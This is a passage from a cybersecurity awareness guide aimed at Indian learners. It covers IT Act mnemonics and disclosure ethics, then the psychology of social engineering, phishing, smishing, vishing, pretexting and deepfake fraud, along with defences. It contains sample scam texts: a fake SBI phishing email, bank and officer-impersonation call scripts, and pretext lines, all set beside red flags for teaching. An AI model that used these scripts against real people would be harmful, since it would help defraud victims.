43 = Civil Compensation (no permission = pay up)

66 = Criminal Conviction (same acts + "dishonestly" = jail)

66C = Credential Crimes (stealing identity/passwords)

66D = Deception Done (fake pages, impersonation, phishing)

"Civil Criminal Credential Deception"

43 → 66 → 66C → 66D

Responsible disclosure steps – remember with SDIRF Wait:

S = Stop (stop testing immediately)

D = Document (privately, never publicly)

I = Identify (find the right security contact)

R = Report (professional, factual, private)

F = Follow up (if no response in 2 weeks)

Wait = 90 days standard disclosure timeline

The three questions before any security action:

1. OWN IT? (Do I own this system?)

2. WRITTEN? (Do I have written permission?)

3. EXPLAIN? (Could I explain this professionally?)

All three YES = proceed carefully

Any NO = stop completely

RFC 5737 documentation ranges – remember with "192, 198, 203":

192.0.2.x = First documentation range (192 = first common private range number)

198.51.100.x = Second documentation range

203.0.113.x = Third documentation range

"192, 198, 203 – documentation for sure, never real"

CERT-In function – remember what it is NOT:

CERT-In is NOT:

- A place to file FIRs (go to cyber crime cell for that)
- A bug bounty program (go to company's program for that)
- A court (go to judiciary for that)

CERT-In IS:

- National coordination for cyber incident response
- Issuer of security advisories for Indian systems
- Technical assistance for major incidents

FINAL TRUTH – CHAPTER 8

Law and ethics are not obstacles to cybersecurity learning. They are the foundation that makes cybersecurity work legitimate.

Without legal boundaries:

- Security research becomes crime
- Learning becomes liability
- Skills become weapons without purpose

With legal awareness:

- Every tool you use has a defined, safe context
- Every skill you build has a legitimate application
- Every discovery you make has a proper path forward

The cybersecurity professionals who last longest in this field — who get clearances, lead assessments, advise governments, and mentor the next generation — are not the ones who know the most attack techniques. They are the ones who know exactly where the line is and stay cleanly on the right side of it.

That knowledge is what this chapter built.

Keep it with you in everything you do.

Chapter 9 — Human Factor and Social Engineering Awareness

Phishing, Vishing, Smishing, Deepfakes, BEC, Psychology, Defence

Verified for Pixel OS + Termux | Awareness Only — No Attack Simulation


The most sophisticated firewall in the world is defeated by one employee clicking one email. The most expensive security stack ever deployed is bypassed by one phone call to the right person. Every technical control you have learned so far can be rendered irrelevant by human psychology. This chapter teaches you why — and what to do about it.

BEFORE YOU BEGIN — Mindset Requirement

This chapter is different from all previous chapters. There are no terminal commands. There is no technical configuration. There is no system to analyse.

The subject of this chapter is people — including you.

Read this chapter with honesty. Every psychological trigger described here works on everyone, including experienced security professionals. Recognising that you are not immune is the beginning of actually being resistant.



Create your social engineering awareness log:

bash

mkdir -p ~/practice/guide2/chapter9


```
touch ~/practice/guide2/chapter9/se_awareness_log.txt
```

```
echo "Chapter 9 – Social Engineering Awareness Log" >  
~/practice/guide2/chapter9/se_awareness_log.txt
```

```
echo "Started: $(date)" >> ~/practice/guide2/chapter9/se_awareness_log.txt
```

Every drill in this chapter adds to this log. By the end, it becomes a record of your growing awareness.

9.1 – Humans as the Primary Attack Surface



9.1.1 – Why Humans Are the Weakest Link

The uncomfortable statistical reality:

Multiple annual security reports consistently show that the majority of successful breaches involve a human element — phishing, social engineering, stolen credentials, or insider action. This percentage has not decreased significantly despite decades of technical security investment.

Why this happens:

Technical systems follow rules precisely and consistently. A firewall either blocks a packet or it does not. A parameterised query either sanitises input or it does not.

Humans do not follow rules precisely and consistently. Humans are:

- Tired
- Distracted

- Helpful by nature
- Trained to avoid conflict
- Responsive to authority
- Susceptible to emotion
- Operating under time pressure
- Trusting of familiar patterns

None of these are character flaws. They are features of human cognition that evolved over millennia. Attackers exploit cognitive features that exist for good reasons.

The key insight:

You cannot patch humans the way you patch software. Security awareness training reduces risk but never eliminates it. This is why layered technical controls remain necessary – because humans will inevitably make errors.

The professional security person understands both sides:

- Design technical controls that compensate for human error
- Design awareness programmes that reduce (not eliminate) human error

Hindi / Gujarati: Human factor = મનવ તત્વ (Manav tatva) – The human element Social engineering = સમાજિક ઈજનેરી (Samajik injineri) – Manipulating people Psychology = મનોવિજ્ઞાન (Manovigyaan) – Study of mind and behaviour

9.1.2 – Why Smart People Still Fall for Attacks

This is the most important section to understand before any other.

The most common reaction to learning about phishing is: "I would never fall for that. I can tell fake emails."

This reaction is precisely what makes people vulnerable.

Why high intelligence does not provide immunity:

Intelligence helps you analyse situations when you are:

- Alert and focused
- Not under time pressure
- Not emotionally activated
- Aware that you should be suspicious

Social engineering attacks work by eliminating all of these conditions.

The cognitive science explanation:

Human brains operate in two modes (simplified from dual-process theory):

System 1 – Fast, automatic, pattern-based

Used for: routine decisions, familiar situations, quick responses

Characteristics: fast, efficient, uses shortcuts, error-prone

System 2 – Slow, deliberate, analytical

Used for: complex decisions, unfamiliar situations, careful analysis

Characteristics: slow, thorough, accurate, requires effort

Social engineering exploits System 1 thinking by:

- Creating urgency (no time for System 2)
- Creating familiarity (System 1 recognises patterns)
- Creating authority (System 1 defers without analysis)
- Creating emotion (emotion suppresses System 2)

When a senior executive gets an urgent email apparently from the CEO at 5 PM on a Friday asking for an immediate wire transfer – their brain is in System 1 mode. Familiar pattern (email from CEO), urgency (immediate), emotional pressure (do not disappoint the boss), timing (end of day, tired). All conditions that bypass deliberate analysis.


Intelligence is irrelevant when System 2 is not engaged.

The practical lesson: Security is not about being smarter than attackers. It is about having processes that force System 2 engagement for high-risk decisions – regardless of emotional state.

9.1.3 – The Psychology of Trust

Why trust is exploited so effectively:

Trust is a survival mechanism. It enables cooperation. A world where no one trusted anyone would be paralysed. The brain is designed to extend trust efficiently – not to verify everything.



Trust shortcuts that attackers exploit:

Authority: We trust people in positions of power

(CEO, IT department, police, bank security team)

Familiarity: We trust things we recognise

(known company name, familiar email format, known colleague's name)

Social proof: We trust what others are doing

(everyone else clicked this link, this message was forwarded by a friend)

Consistency: We trust things that match expectations

(the email looks exactly like real bank emails)

Liking: We trust people we like or find charming

(friendly customer service tone, apparent shared interests)


Scarcity: We trust urgency

(your account will be closed in 24 hours)

These are not bugs in human cognition. They are efficient features.

Authority trust is appropriate in most contexts — we defer to experts because we cannot verify everything ourselves. Familiarity trust is appropriate — recognising patterns saves mental energy. The problem is that attackers deliberately create false versions of these signals.

9.2 — Social Engineering Fundamentals



9.2.1 — Proper Definition of Social Engineering

What social engineering is:

Social engineering is the psychological manipulation of individuals into performing actions or divulging information that they would not otherwise perform or divulge.

Critical distinction from technical hacking:

Technical hacking exploits flaws in systems. Social engineering exploits features of humans.

Technical flaws can be patched. Human features cannot be removed.

This is why social engineering is consistently the most effective attack vector. Not because people are stupid. Because people are human — and humans have exploitable psychological features.

What social engineering is not:

Social engineering is not exclusively about phone calls or emails. It includes:

- Physical tailgating into secured areas

- Dumpster diving for discarded sensitive documents
- Shoulder surfing (watching someone type credentials)
- USB drops (leaving infected USB drives where targets will find them)
- Impersonation in person (pretending to be a contractor or IT worker)

The attack does not need to be digital to be effective.

9.2.2 – Why Social Engineering Works Better Than Exploits

Comparative analysis:

Technical exploit:

Requirements: Find a vulnerability in specific software version

Develop or obtain working exploit code

Target must be running vulnerable version

Patch may already exist (reducing window)

Network access to vulnerable service required

Many technical prerequisites

Social engineering:

Requirements: A convincing pretext

A delivery mechanism (email, phone, in person)

A human target

That is all

Technical vulnerability lifecycle:

A technical vulnerability is discovered → reported → patch developed → patch deployed. Window of exploitation: days to months.

Human vulnerability lifecycle:

Humans are always vulnerable to:


- Urgency
- Authority
- Fear

- Curiosity

There is no patch. The window is permanent.

The cost comparison:

Developing a working zero-day exploit: months of research, expertise required, may cost thousands to millions of dollars on exploit markets.



Sending a convincing phishing email: free, takes hours, requires no technical skill.

For most attackers, social engineering is the rational first choice.

9.2.3 – Real Cost of Social Engineering Attacks

Concrete examples of scale:

Business Email Compromise (BEC) globally: The FBI's Internet Crime Report consistently lists BEC as one of the costliest categories of cybercrime by financial loss – collectively in the billions of dollars annually worldwide.

Notable example type – CEO fraud: An attacker researches a company's CEO and CFO on LinkedIn. They spoof an email appearing to come from the CEO to the CFO: "I need you to process an urgent wire transfer for a confidential acquisition. Do not discuss this with anyone yet. Process immediately." Significant amounts of money have been transferred this way before verification occurred.

The Indian context:

India has seen increasing social engineering-based financial fraud. Common patterns:

- WhatsApp messages claiming to be from a known contact's new number
- Calls from "bank security teams" about fraudulent transactions

- "KYC update" scams targeting bank customers
- "Customs clearance fee" scams targeting families of people working abroad
- "Your SIM card will be deactivated" scams


These are not sophisticated. They work because they target the right emotions.

9.3 – Attack Techniques – Awareness Only

IMPORTANT – this section teaches recognition, not execution.

Understanding how these attacks work is essential for:

- Recognising them when they target you
- Designing defences against them
- Training others to identify them



None of this content should be used to conduct social engineering attacks. Social engineering without explicit written permission for a specifically scoped security assessment is illegal under Section 66D of the IT Act.

9.3.1 – Phishing – Email Based

What phishing is:

A fraudulent communication – usually email – that appears to come from a trustworthy source, designed to trick recipients into:

- Clicking a malicious link
- Downloading a malicious attachment
- Entering credentials on a fake login page
- Taking a financial action



Anatomy of a phishing email:

FROM: security@sbi-alert-india.com ← Fake domain, not official SBI

TO: victim@gmail.com

SUBJECT: URGENT: Your SBI Account Has Been Compromised – Action Required

Dear Valued Customer,

Our security systems have detected unusual activity on your account.

Your account has been temporarily limited.

To restore full access, please verify your information immediately:

→ [Click Here to Verify Your Account]

Failure to verify within 24 hours will result in permanent account suspension.

Red flags in this email – learn to spot every one:

Red Flag	Why It Matters
Domain is sbi-alert-india.com not sbi.co.in	Fake domain registered by attacker
"URGENT" in subject	Urgency trigger – bypasses deliberate thinking
"Unusual activity detected"	Fear trigger – creates anxiety
"Verify immediately"	More urgency – no time to verify independently
Vague "unusual activity" – no specific details	Real banks describe specific transactions
"24 hours" deadline	Artificial scarcity – forced decision
"→ [Click Here to Verify]"	Link leads to fake login page
Consequence framing ("permanent suspension")	Threat trigger – activates fear

Real banks and institutions will NEVER:

- Ask you to click a link in an email to "verify" your account
- Ask for your password via email
- Threaten immediate account suspension via email alone
- Use urgency to prevent you from verifying the communication independently

Types of phishing by target:

Type	Target	Method	Example
Mass phishing	Anyone	Bulk email	Fake SBI email to thousands
Spear phishing	Specific person	Personalised email using research	Email targeting specific employee using their name, role, and colleague names
Whaling	Senior executives	Highly researched, personalised	Targeted at CEO/CFO for BEC
Vishing	Phone calls	Calls not email	"Your account has suspicious activity"
Smishing	SMS messages	Text not email	"Your parcel is held, click to reschedule"

9.3.2 – Smishing and Vishing

Smishing – SMS phishing:

SMS messages have higher open rates than emails. People are less suspicious of SMS than email. SMS previews appear on locked screens – urgency is immediate.

Common smishing patterns:

Pattern 1 – Parcel delivery:

"Your parcel [XXXXXX] could not be delivered.

Reschedule here: [short URL]"

Pattern 2 – Bank alert:

"SBI ALERT: Unusual transaction of Rs 15,000 detected.

If not you, click: [short URL]"

Pattern 3 – Government:

"Your Aadhaar OTP request received. If not you,
report at: [fake URL]"

Pattern 4 – Prize/offer:

"Congratulations! You have won Rs 50,000.

Claim within 24 hours: [short URL]"

Why smishing works:

- SMS feels more personal than email
- Short URLs hide the destination
- Mobile screens show less context than desktop
- People often read SMS while distracted (commuting, working)
- The brevity of SMS does not allow for the red flag patterns that people have learned to spot in email

Practical smishing check:

If you receive an unexpected SMS with a link:

1. Do NOT click the link
2. Open a new browser separately

3. Navigate to the official website directly (type it yourself)
 4. Call the official customer service number (from the official site)
 5. Verify whether the communication is real
-

Vishing — Voice phishing:

Phone calls trigger different psychological responses than email. A human voice creates immediate presence and social pressure. It is harder to pause and think when someone is speaking to you directly.

Common vishing patterns:

Pattern 1 — Bank fraud alert:

Caller ID shows a number that looks like your bank.

"Hello, this is [Name] from [Bank] Security Team.

We've detected a fraudulent transaction on your account.

To block it, I need to verify your identity.

Please confirm your card number and the OTP you receive."

Pattern 2 — IT support:

"This is calling from Microsoft/your company IT department.

We've detected a virus on your computer.

Please allow me to remote access to fix it immediately."

Pattern 3 — Authority impersonation:

"This is Officer [Name] from the Cyber Crime Cell.

Your Aadhaar has been linked to illegal activities.

To avoid arrest, you must pay a security deposit immediately."

Caller ID spoofing:

Caller ID can be spoofed — the displayed number is not necessarily the actual number calling. A call that appears to come from your bank's official number may not actually be your bank.

The verification rule for unexpected calls:

If you receive an unexpected call asking for any sensitive information:

1. Do NOT provide anything — tell them you will call back

2. Hang up
3. Find the official number independently (from the official website, not from the call)
4. Call back on the verified official number
5. Describe the call and ask if it was legitimate

This process — hang up and call back on a verified number — defeats every vishing attack. No legitimate institution will refuse to verify themselves through their official contact number.

9.3.3 — Pretexting and Impersonation

What pretexting is:

Pretexting is creating a fabricated scenario (pretext) to extract information or access.

The pretext makes the request seem legitimate.

Common pretexts:

"New employee" pretext:

"Hi, I just started this week and I am locked out of the system.

The IT team said you could help me reset my password temporarily."

Vendor pretext:

"I am from [software vendor name]. We have a critical security patch that needs to be installed immediately. I need access to the server room."

Auditor pretext:

"I am conducting an internal audit. I need to see your login credentials to verify that your account meets compliance requirements."

Senior management pretext:

"I am calling on behalf of [CEO name]. She needs this done urgently and is not available to call you directly."

Why pretexts work:

1. People want to be helpful — refusing feels rude or obstructive

2. Authority pretexts create pressure — questioning authority feels uncomfortable
3. Urgency pretexts prevent careful verification
4. The request is delivered with social confidence
5. A small initial compliance makes larger compliance more likely

The key vulnerability: Most people's default is to help. Most people are not trained to require verification before helping. Most people feel uncomfortable saying "I need to verify your identity before proceeding."

The defence:

Verification is not rude. Verification is a professional procedure. Any legitimate vendor, auditor, new employee, or manager will understand and expect verification. Anyone who reacts with anger or impatience to being asked for verification is providing a red flag, not a credential.


9.3.4 — Deepfake and AI-Assisted Attacks — New Reality

This section is entirely new — not in your ChatGPT guide.

What deepfakes are:

Deepfakes are AI-generated synthetic media — video, audio, or images — that convincingly portray a real person doing or saying something they never actually did or said.

The technology has become accessible enough that high-quality voice deepfakes can be generated with minutes of audio samples. Realistic face-swap video deepfakes require more data but are achievable.



How deepfakes are used in social engineering:

Voice deepfake — CEO fraud:

Attackers obtain audio of a CEO from public sources

(earnings calls, conference talks, YouTube interviews).

They use AI to clone the voice.

They call the CFO with the cloned voice:

"This is [CEO name]. I need you to process an urgent transfer today.

I am in a meeting and cannot take calls. Just process it and we will discuss tomorrow."

The voice sounds exactly like the CEO.

Real-world documented case pattern:

Multiple cases have been reported globally where audio deepfakes of executive voices were used to authorize fraudulent wire transfers. The technology was good enough to deceive the recipients.

Video deepfake — verification bypass:

Attackers use video deepfake technology to pass identity verification on financial platforms that require video selfies.

The deepfake video shows the victim's face performing required actions (blinking, nodding) on command.

Why deepfakes break traditional verification:

Traditional advice: "If you can see the person on video, it must be them." Deepfake: That advice is now insufficient.

Traditional advice: "If you can hear the person's voice, it must be them." Voice deepfake: That advice is now insufficient.

The new verification standard:

For high-stakes actions (large transfers, system access, credential resets):

- Require verification through multiple independent channels
- Use pre-agreed code words or challenge questions for sensitive approvals
- Call back on a number from your own records, not from the incoming call
- Require written authorisation through email with digital signature

The impact for your learning:

Deepfake social engineering is the current frontier. As you build your cybersecurity career, this technology will become increasingly sophisticated. Understanding its existence and mechanism now means you are not caught off-guard when it becomes mainstream in attacks.

